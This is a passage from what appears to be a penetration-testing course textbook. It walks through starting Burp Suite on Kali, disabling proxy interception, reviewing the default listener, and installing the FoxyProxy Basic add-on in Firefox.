Burp Suite²⁴⁴ is a GUI-based collection of tools geared towards web application security testing, arguably best-known as a powerful proxy tool. While the free Community Edition mainly contains tools used in manual testing, the commercial versions include additional features, including a formidable web application vulnerability scanner. Burp Suite has an extensive feature list and is worth investigation, but we will only explore a few basic functions in this section. Please note that while Burp Suite Professional is prohibited during the OSCP exam, it is also not necessary.

Let's start Burp Suite. We can find it in Kali under **Applications > 03 Web Application Analysis > burpsuite**.

OS-555454 Ryan Dolan

²⁴⁴ (PortSwigger, 2019), <https://portswigger.net/burp>




Figure 90: Starting Burp Suite

We can also launch it from the command line with **burpsuite**:

```
kali@kali:~$ burpsuite
Listing 280 - Starting Burp Suite from a terminal shell
```

Once it launches, we'll choose *Temporary project* and click *Next*.




Figure 91: Burp Startup

We'll leave *Use Burp defaults* selected and click *Start Burp*.




Figure 92: Burp Configuration

After a few moments, the UI will load.




Figure 93: Burp Suite User Interface

Let's start with the *Proxy* tool. With this tool, we can intercept any request sent from the browser before it is passed on to the server. We can change almost anything about the request at this point, such as parameter names, form values, or adding new headers. This lets us test how an application handles unexpected arbitrary input. For example, an input field might have a size limit of 20 characters, but we could use Burp Suite to modify a request to submit 30 characters.

In order to set up a proxy, we will first click the *Proxy* tab to reveal several sub-tabs and disable the *Intercept* tool, found under the *Intercept* tab. When *Intercept* is enabled, we have to manually click on *Forward* to send each request onward to its destination. Alternatively, we can click *Drop* to *not* send the request. There are times when we will want to intercept traffic and modify it, but when we are just browsing a site, having to click *Forward* on each request becomes very tedious.

The *Intercept is on/off* toggle button displays the current state of the tool and can be used to enable or disable it as required. Therefore, we will set this to *Intercept is off* to allow our browser traffic to flow normally:




Figure 94: Turning Off Intercept

Next, we can review the proxy listener settings. The *Options* sub-tab shows what ports are listening for proxy requests.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="button"/> Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host
<input type="button"/> Remove					

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for another installation of Burp.

Import / export CA certificate Regenerate CA certificate

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="button"/> Edit	<input checked="" type="checkbox"/>	Or	File extension Request HTTP method	Does not match Contains parameters Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$)
	<input type="checkbox"/>	Or			

Figure 95: Proxy Listeners

By default, Burp Suite enables a proxy listener on localhost:8080. This is the host and port that our browser must connect to in order to proxy traffic through Burp Suite. We will leave these default settings.

The *Intercept* tool is enabled at start up in Burp Suite's default configuration. We can check this setting under *User options > Misc > Proxy Interception*. However, many users prefer to disable Intercept on startup, which can be done by selecting *Always disable*. Either way, we can still manually toggle Intercept on and off through *Proxy > Intercept > Intercept is on/off*.




Figure 96: Disabling Intercept on Startup

Next, we'll select *Proxy* and then *HTTP history*. The contents will be blank until traffic has been sent through Burp Suite:




Figure 97: Proxy History

According to its author, *FoxyProxy Basic*²⁴⁵ is a “simple on/off proxy switcher” add-on for Firefox. We will use it to enable or disable the Firefox proxy settings. Let's install that now. We can do it from within Firefox by clicking the *Open menu* button and selecting “Add-ons” from the menu:




Figure 98: Firefox Menu

²⁴⁵ (Mozilla, 2019), <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-basic/>

Once the *Add-ons Manager* page is open, we will search for “FoxyProxy Basic” by entering it in the search box in the upper right hand corner of the page and pressing enter:





Figure 99: Firefox Add-ons Manager

At the time of this writing, there are two versions of FoxyProxy available: Basic and Standard. We will use Basic because it is easier to configure and we don't need any of the extra functionality of the Standard version:



The screenshot shows the Mozilla Firefox Add-ons Manager interface. The search bar at the top contains the text "FoxyProxy Basic". Below the search bar, the title "16 results found for 'FoxyProxy Basic'" is displayed. On the left, there is a "Filter results" sidebar with dropdown menus for "Sort by" (set to "Relevance"), "Add-on Type" (set to "All"), and "Operating System" (set to "All"). There is also a checkbox for "Recommended add-ons only" which is unchecked. The main area is titled "Search results" and lists two items:

- FoxyProxy Basic** (highlighted with a red border)
FoxyProxy Basic is a simple on/off proxy switcher. More advanced features and configuration options are offered by FoxyProxy Standard.
★ ★ ★ ★ ★ Eric H. Jung
12,559 users
- FoxyProxy Standard** (with a "Recommended" badge)
FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.
★ ★ ★ ★ ★ Eric H. Jung
188,726 users

Figure 100: Firefox Add-ons Search Results

We'll click *FoxyProxy Basic* to view more details about the extension and then click *Add to Firefox* to install the add-on:




Figure 101: FoxyProxy Basic

